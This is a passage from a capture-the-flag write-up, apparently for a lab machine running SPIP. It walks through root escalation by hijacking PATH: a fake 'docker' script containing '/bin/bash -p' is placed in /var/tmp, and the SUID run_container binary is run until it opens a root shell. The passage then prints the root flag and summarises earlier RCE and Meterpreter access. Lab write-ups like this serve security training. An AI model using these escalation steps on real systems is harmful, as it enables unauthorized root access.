__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
run_container.c
__FRAME_END__
__init_array_end
_DYNAMIC
```

Inside it references /opt/run_container.sh; it looks like a configuration script, so we check its contents.

```
think@ip-10-10-157-57:/opt$ cat /opt/run_container.sh
#!/bin/bash

# Function to list Docker containers
list_containers() {
    if [ -z "$(docker ps -aq)" ]; then
        docker run -d --restart always -p 8000:8000 -v /home/think:/home/think 4b5aec41d6ef;
    fi
    echo "List of Docker containers:"
    docker ps -a --format "ID: {{.ID}} | Name: {{.Names}} | Status: {{.Status}}"
    echo ""
}

# Function to prompt user for container ID
prompt_container_id() {
    read -p "Enter the ID of the container or leave blank to create a new one: " container_id
    validate_container_id "$container_id"
}

# Function to display options and perform actions
select_action() {
    echo ""
    echo "OPTIONS:"
    local container_id="$1"
    PS3="Choose an action for a container: "
    options=("Start Container" "Stop Container" "Restart Container" "Create Container" "Quit")

    select opt in "${options[@]}"; do
```

With ls -l I confirmed that this file is owned by root, but everyone has full permissions on it.

```
think@ip-10-10-157-57:/opt$ ls -l /opt/run_container.sh
-rwxrwxrwx 1 root root 1715 Jan 10  2024 /opt/run_container.sh
```

Unfortunately, I cannot move it or create a tmp folder — even though I'm doing this in the current user's home directory.

```
think@ip-10-10-157-57:/opt$ mv /opt/run_container.sh >/home/think/tmp
-ash: /home/think/tmp: Permission denied
think@ip-10-10-157-57:/opt$ cd
think@ip-10-10-157-57:~$ ls
spip  user.txt
think@ip-10-10-157-57:~$ mkdir tmp
mkdir: cannot create directory 'tmp': Permission denied
```

Because it is in /opt we also cannot edit it directly.

```
think@ip-10-10-157-57:~$ "echo bash -p" >> /opt/run_container.sh
-ash: /opt/run_container.sh: Permission denied
think@ip-10-10-157-57:~$
```

It is a script for a Docker container; we can perform a path hijack and redirect Docker's PATH to another folder.

```
think@ip-10-10-157-57:~$ which docker
/usr/bin/docker
think@ip-10-10-157-57:~$ cd /var/tmp
think@ip-10-10-157-57:/var/tmp$ echo "/bin/bash -p" > docker
think@ip-10-10-157-57:/var/tmp$ ls
docker
systemd-private-cfb6174398d3430f9fd836dc2d6c9c55-ModemManager.service-Xsbv0e
systemd-private-cfb6174398d3430f9fd836dc2d6c9c55-systemd-logind.service-WLAtuj
systemd-private-cfb6174398d3430f9fd836dc2d6c9c55-systemd-resolved.service-KtoEyg
systemd-private-cfb6174398d3430f9fd836dc2d6c9c55-systemd-timesyncd.service-3jrlDh
think@ip-10-10-157-57:/var/tmp$ export PATH=/var/tmp:$PATH
think@ip-10-10-157-57:/var/tmp$ which docker
/usr/bin/docker
think@ip-10-10-157-57:/var/tmp$ chmod +x docker
think@ip-10-10-157-57:/var/tmp$ which docker
/var/tmp/docker
think@ip-10-10-157-57:/var/tmp$
```

Now, after running that script, we are root (it worked on the third attempt).

```
think@ip-10-10-157-57:/var/tmp$ /usr/sbin/run_container
bash-5.0# whoami
bash-5.0# ls
bash-5.0# exit
exit
think@ip-10-10-157-57:/var/tmp$ /usr/sbin/run_container
bash-5.0# exit
exit
think@ip-10-10-157-57:/var/tmp$ exit
exit
List of Docker containers:
think@ip-10-10-157-57:/var/tmp$ /usr/sbin/run_container
bash-5.0# whoami
root
bash-5.0#
```

We have the root flag.

```
bash-5.0# cd /root
bash-5.0# ls
root.txt  spip
bash-5.0# cat root.txt
3a4225cc9e85709adda6ef55d6a4f2ca
bash-5.0#
```

4.Summary

Found a running SPIP (Publisher) site and discovered its version (4.2.0) in config.txt, which matched a public RCE — got a Meterpreter and the user flag.
Then I found an SSH key for think, logged in, and noticed /opt/run_container.sh was world-writable; used PATH hijacking to escalate to root.
Both flags captured — classic web → RCE → local privilege escalation flow, quick and effective.